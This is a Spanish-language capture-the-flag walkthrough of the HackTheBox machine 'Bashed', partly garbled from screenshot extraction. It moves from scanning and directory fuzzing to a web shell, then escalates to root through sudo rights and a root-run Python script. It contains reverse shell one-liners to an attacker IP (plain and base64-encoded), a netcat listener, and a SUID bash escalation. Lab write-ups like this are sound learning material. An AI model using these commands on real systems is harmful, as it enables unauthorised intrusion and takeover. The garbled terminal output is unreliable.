Máquina Bashed HTB

Ping

Solo esta el puerto 80 abierto:

```
Not shown: 65534 closed tcp ports (reset)

PORT STATE SERVICE REASON VERSION

80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))

| http-methods:

| Supported Methods: POST OPTIONS GET HEAD

| http-server-header: Apache/2.4.18 (Ubuntu)

| http-title: Arrexel's Development Site

| http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
```

```
__(jouker⊛joukerm)-[~]
$\frac{1}{5}\text{whatweb 10.10.10.68}\], Tollow [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Ltnux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/java script], Title[Arrexel's Development Site]
```

Hacemos fuzzing.

```
—(jouker⊕ joukerm)-[~]
—$ <u>sudo</u> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.68/ -x sh,txt,php,html -t 60 --add-slash
Gobuster v3.6 by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
     Url:
Method:
                                               http://10.10.10.68/
                                              /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
      Threads:
Wordlist:
      Negative Status codes:
                                               gobuster/3.6
      User Agent:
      Extensions:
Add Slash:
                                                true
Starting gobuster in directory enumeration mode
                                                           [Size: 1904]
[Size: 292]
[Size: 292]
[Size: 14]
[Size: 939]
 .html/
icons/
                                                           [Size: 1758]
[Size: 1148]
/js/ (Status: 200) [Size: 3165]

/config.php/ (Status: 200) [Size: 0]


/fonts/ (Status: 200) [Size: 0]

/fonts/ (Status: 200) [Size: 2095]


/frogress: 183617 / 1102805 (16.65%)

/frogress: 183669 / 1102805 (16.65%)
                                                           [Size: 3165]
[Size: 0]
```

En la página encontramos esta pista extrañamente sospechos



Un poco xD de momento pero la pista real no es que este en uploads, si no que phpbash se encuentra dentro del directorio dev



phpbash



No creo que podamos hacer una reverse shell habrá que intentarlo de otra forma

```
← → C ⋒
                               O 各 10.10.10.68/dev/phpbash.php
 🛰 Kali Linux 卫 Kali Tools 🔌 Kali Docs 🐹 Kali Forums 🔌 Kali NetHunter 🧆 Exploit-DB 👊 Google Hacking DB 🥠 OffSec 😾 HackTricks - HackTrick
              :/var/www/html/dev# sh -i >& /dev/tcp/10.10.16.5/4444 0>&1
               :/var/www/html/dev# ip a
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid lft forever preferred lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens33: mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:94:ca:4d brd ff:ff:ff:ff:ff
inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
valid lft forever preferred lft forever
inet6 dead:beef::250:56ff:fe94:ca4d/64 scope global mngtmpaddr dynamic
valid lft 86394sec preferred lft 14394sec
inet6 fe80::250:56ff:fe94:ca4d/64 scope link
valid_lft forever preferred_lft forever
              d:/var/www/html/dev# whoami
www-data
              :/var/www/html/dev# which sh
/bin/sh
              d:/var/www/html/dev# /bin/sh -i >& /dev/tcp/10.10.16.5/4444 0>&1
               :/var/www/html/dev#
              d:/var/www/html/dev# c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTYuNS80NDQ0IDA+JjE= | base64 -d | bash
```

```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager /bin/bash
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager sudo su -
sudo: no tty present and no askpass program specified
www-data@bashed:/var/www/html/dev# whoami
www-data
```

Encuentro la flag de usuario...

```
www-data@bashed:/# cd home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# dir
user.txt
www-data@bashed:/home/arrexel# cat user.txt
72814d56edcd66345a6785c5eac5358c
```

Finalmente salgo de esa Shell normal y uso una en condiciones como lo es esta. Gracias a asegurarme con python de poder realizar una reverse shell, lo he conseguido por lo que ahora voy a realizar tratamiento de tty.

```
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-ge
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
                                                                                                                            -(jouker⊛joukerm)-[~]
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
                                                                                                                        listening on [any] 4444 ...
drwx----- 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
                                                                                                                       (jouker⊕ joukerm)-[~]

$ nc -nlvp 4444

listening on [any] 4444 ...

connect to [10.10.16.5] from (UNKNOWN) [10.10.10.68] 56038
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 180 root root 0 May 25 08:55 proc
drwx----- 3 root root 4096 May 25 08:57 root
drwxr-xr-x 18 root root 500 May 25 08:55 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
                                                                                                                       www-data
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 May 25 11:31 sys
drwxrwxrwt 10 root root 4096 May 25 11:42 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
 lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz -4.4.0-62-generic
                     d:/# cd scripts
                      :/# scripts
sh: 1: scripts: not found
www-data@bashed:/# ls -l /scripts
ls: cannot access '/scripts/test.py': Permission denied
ls: cannot access '/scripts/test.txt': Permission denied
total 0
 d:/# pwd
 www-data@bashed:/# cat /scripts/test.txt
cat: /scripts/test.txt: Permission denied
 ww-data@bashed:/# sudo -u scriptmanager /bin/bash
ww-data@bashed:/# which python
wsr/bin/python
```

No se puede hacer mucho con scriptmanager de cosas privilegiadas por lo que voy a optar por sacar una shell con el privilegio otorgado.

```
Archivo Acciones Editar Vista Ayuda

www-data@bashed:/$ whoami
www-data@bashed:/$ sudo -l

Matching Defaults entries for www-data on bashed:
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
        (scriptmanager : scriptmanager) NOPASSWD: ALL

www-data@bashed:/$ sudo -u scriptmanager chmod u+s /bin/bash
chmod: changing permissions of '/bin/bash': Operation not permitted

www-data@bashed:/$ ■
```

Me meto en el directorio scripts, hay un archivo en python y por otra parte hay un test.txt que parece el archivo generado por python pero por algun motivo tiene de usuario root, quizás no quiere decir que el output del .py se genera el resultado como root.

```
scriptmanager@bashed:/scripts$ dir
test.py test.txt
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root root 12 May 25 11:50 test.txt
```

Hmmm, pues no parece que el archivo creado sea especificamente con root

```
scriptmanager@bashed:/scripts$ ls -l
total 12
-rwxrwxrwx 1 scriptmanager scriptmanager 64 May 25 11:54 test.py
-rw-r--r-- 1 root root 17 May 25 11:54 test.txt
-rw-r--r-- 1 scriptmanager scriptmanager 17 May 25 11:54 testo.txt
scriptmanager@bashed:/scripts$ cat testo.txt
pruebajk.comrootoscriptmanager@bashed:/scripts$
```

Vale al parecer en segundo plano corría de fondo un automatizado para que root lanzase todas las tareas. Y automaticamente ya funciona.

```
-rw-r--r-- 1 scriptmanager scriptmanager scriptmanager@bashed:/scripts$ cat test.py import os os.system("/bin/sh")
```

En vez de os.system /bin/bash haz un chmod u+s /bin/bash

```
scriptmanager@bashed:/scripts$ /bin/bash -p
scriptmanager@bashed:/scripts$ ls -l
total 96
-rwxrwxrwx 1 scriptmanager scriptmanager 82884 May 25 12:06 linpeas.sh
                                            33 May 25 12:01 test.py
-rwxrwxrwx 1 scriptmanager scriptmanager
                                            17 May 25 11:54 test.txt
-rw-r--r-- 1 root
                          root
                                            17 May 25 12:00 testo.txt
-rw-r--r-- 1 scriptmanager scriptmanager
scriptmanager@bashed:/scripts$ cat test.py
import os
os.system("/bin/sh")
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# whoami
root
bash-4.3#
```